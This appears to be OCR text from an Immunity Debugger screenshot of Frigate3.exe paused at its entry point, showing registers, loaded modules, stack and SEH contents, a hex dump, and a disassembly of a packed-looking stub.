EDI 00401000 Frigate3.<ModuleEntryPoint>

EIP 00401000 Frigate3.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 259000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  |Hex dump                |ASCII
0059F000 20 43 33 32 99 12 22 00  C32™‡".
0059F008 5A E3 DC D6 BE AB A1 04 Z╥▄╓╛½í♦
0059F010 7D E0 78 56 45 54 FE 25 }αxVET■%
0059F018 B2 3B ED D8 86 A9 B5 9F ▓;φ╪å⌐╡ƒ
0059F020 A1 57 F6 00 4B 37 68 4A íW÷.K7hJ
```

```
0019FF74  757EFA29  )·~u RETURN to KERNEL32.757EFA29
0019FF78  00256000  .`%.
0019FF7C  757EFA10  ▸·~u KERNEL32.BaseThreadInitThunk
0019FF80 r0019FFDC  ▄ ↓.
0019FF84 |77037A7E  ~z♥w RETURN to ntdll.77037A7E
0019FF88 |00256000  .`%.
0019FF8C  85573B9A  Ü;Wà
```

Analysing Frigate3: 1 heuristical procedure   Paused

Search for anything   96%   ENG   22:10 23-05-2021


File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

Immunity Debugger - Frigate3.exe

```
ress |Message
      Immunity Debugger 1.85.0.0 : R'lyeh
      Need support? visit http://forum.immunityinc.com/
      "C:\Program Files (x86)\Frigate3\Frigate3.exe"

      File 'C:\Program Files (x86)\Frigate3\Frigate3.exe'
      [22:09:41] New process with ID 000018DC created
01000 Main thread with ID 00005430 created
058E0 New thread with ID 000002B4 created
058E0 New thread with ID 00004C54 created
058E0 New thread with ID 00003E64 created
00000 Modules C:\Program Files (x86)\Frigate3\Frigate3.exe
40000 Modules C:\Program Files (x86)\Frigate3\tb2k_d6.bpl
B0000 Modules C:\Program Files (x86)\Frigate3\elpackd6.bpl
00000 Modules C:\Program Files (x86)\Frigate3\rtl60.bpl
B0000 Modules C:\Program Files (x86)\Frigate3\vcl60.bpl
F0000 Modules C:\WINDOWS\SYSTEM32\oledlg.dll
20000 Modules C:\WINDOWS\SYSTEM32\wsock32.dll
A0000 Modules C:\WINDOWS\SYSTEM32\winspool.drv
90000 Modules C:\WINDOWS\SYSTEM32\winmm.dll
E0000 Modules C:\WINDOWS\SYSTEM32\mpr.dll
00000 Modules C:\WINDOWS\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1
10000 Modules C:\WINDOWS\SYSTEM32\version.dll
10000 Modules C:\WINDOWS\System32\win32u.dll
40000 Modules C:\WINDOWS\System32\shcore.dll
C0000 Modules C:\WINDOWS\System32\gdi32full.dll
D0000 Modules C:\WINDOWS\System32\KERNEL32.DLL
C0000 Modules C:\WINDOWS\System32\imm32.dll
40000 Modules C:\WINDOWS\System32\oleaut32.dll
E0000 Modules C:\WINDOWS\System32\SHLWAPI.dll
30000 Modules C:\WINDOWS\System32\sechost.dll
B0000 Modules C:\WINDOWS\System32\user32.dll
50000 Modules C:\WINDOWS\System32\ole32.dll
40000 Modules C:\WINDOWS\System32\combase.dll
D0000 Modules C:\WINDOWS\System32\shell32.dl
90000 Modules C:\WINDOWS\System32\KERNELBASE
50000 Modules C:\WINDOWS\System32\msvcrt.dll
10000 Modules C:\WINDOWS\System32\advapi32.c
A0000 Modules C:\WINDOWS\System32\GDI32.dll
D0000 Modules C:\WINDOWS\System32\msvcp_win.
50000 Modules C:\WINDOWS\System32\RPCRT4.dll
10000 Modules C:\WINDOWS\System32\WS2_32.dll
A0000 Modules C:\WINDOWS\System32\comdlg32.c
A0000 Modules C:\WINDOWS\System32\ucrtbase.c
D0000 Modules C:\WINDOWS\SYSTEM32\ntdll.dll
01000 [22:09:42] Program entry point
      Analysing Frigate3
        1 heuristical procedure
```

```
000 00001000
000 00001000
000 00010000
000 0001D000
000 0000B000
000 00002000
000 00004000          stack of ma  Priv RW  Gua RW
```

Breakpoints

```
Address |Module |Active
```

CPU - main thread, module Frig


```
00401000 r$ 68 01906D00  PUSH
00401005 |. E8 01000000  CALL
0040100A L. C3           RETN
0040100B  $ C3           RETN
0040100C  . 40 30 6F 7C 2! ASCII
00401012    09           DB 09
00401013    C8           DB C8
00401014    95           DB 95
00401015    0B           DB 0B
00401016    22           DB 22
00401017    6A           DB 6A
00401018    21           DB 21
00401019    46           DB 46
0040101A    6B           DB 6B
0040101B    2D           DB 2D
0040101C    68           DB 68
0040101D    C7           DB C7
0040101E    A7           DB A7
0040101F    B1           DB B1
00401020    1A           DB 1A
00401021    4B           DB 4B
00401022    C1           DB C1
00401023    EE           DB EE
00401024    D9           DB D9
00401025    C7           DB C7
00401026    A9           DB A9
00401027    EF           DB EF
00401028    91           DB 91
00401029    73           DB 73          CHAR 's'
0040102A    A1           DB A1
0040102B    EC           DB EC
0040102C    31           DB 31          CHAR '1'
0040102D    60           DB 60          CHAR '`'
0040102E    2F           DB 2F          CHAR '/'
0040102F    B4           DB B4
00401030    FA           DB FA
00401031    EF           DB EF
00401032    A8           DB A8
00401033    F4           DB F4
00401034    82           DB 82
00401035    4C           DB 4C          CHAR 'L'
00401036    A8           DB A8
00401037    03           DB 03
00401038    68           DB 68          CHAR 'h'
00401039    6D           DB 6D          CHAR 'm'
0040103A    C5           DB C5
0040103B    DD           DB DD
0040103C    83           DB 83
0040103D    72           DB 72          CHAR 'r'
0040103E    5D           DB 5D          CHAR ']'
0040103F    B6           DB B6
00401040    A1           DB A1
00401041    3F           DB 3F          CHAR '?'
00401042    DD           DB DD
```

Call stack of main thread

```
Address |Returns to |Procedure / arguments |Called from
```


Show source   Paused

Addresses of the registers



```
Registers (FPU)
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 00256000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
EDI 00401000 Frigate3.<ModuleEntryPoint>

EIP 00401000 Frigate3.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 259000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

SEH Chain



```
0019D1C0  FFFFFFFE ■
0019D1C4  00000000 ....
0019D1C8  77016E2C ,n0w ntdll.77016E2C
0019D1CC  00000010 ▶...
0019D1D0  00000018 ↑...
0019D1D4  00000000 ....
0019D1D8  0019D228 (π↓.
0019D1DC  00000200 .☻..
0019D1E0  00000000 ....
0019D1E4  008941D0 ╨Aë.
0019D1E8  770F6668 hf☼w ntdll.770F6668
0019D1EC  00000000 ....
0019D1F0  0000006C l...
0019D1F4  00000000 ....
0019D1F8  008941D0 ╨Aë.
0019D1FC  0019D244 Dπ↓.
0019D200  7701F507 ·J0w ntdll.7701F507
0019D204  00000000 ....
0019D208  00000200 .☻..
0019D20C  008977E0 αwë.
0019D210  008941D0 ╨Aë.
0019D214  008977E0 αwë.
0019D218  7701C79C £╟0w ntdll.7701C79C
0019D21C  0019D558 X╒↓.
0019D220  008941D0 ╨Aë.
0019D224  770F5BA0 á[☼w ntdll.770F5BA0
0019D228  006F6DA8 ¿mo. Frigate3.006F6DA8
0019D22C  0019D528 (╒↓.
0019D230  00000000 ....
0019D234  008941D0 ╨Aë.
0019D238  00000000 ....
0019D23C  0019D274 tπ↓.
0019D240  7701F633 3÷0w ntdll.7701F633
0019D244  770F6668 hf☼w ntdll.770F6668
0019D248  00000000 ....
```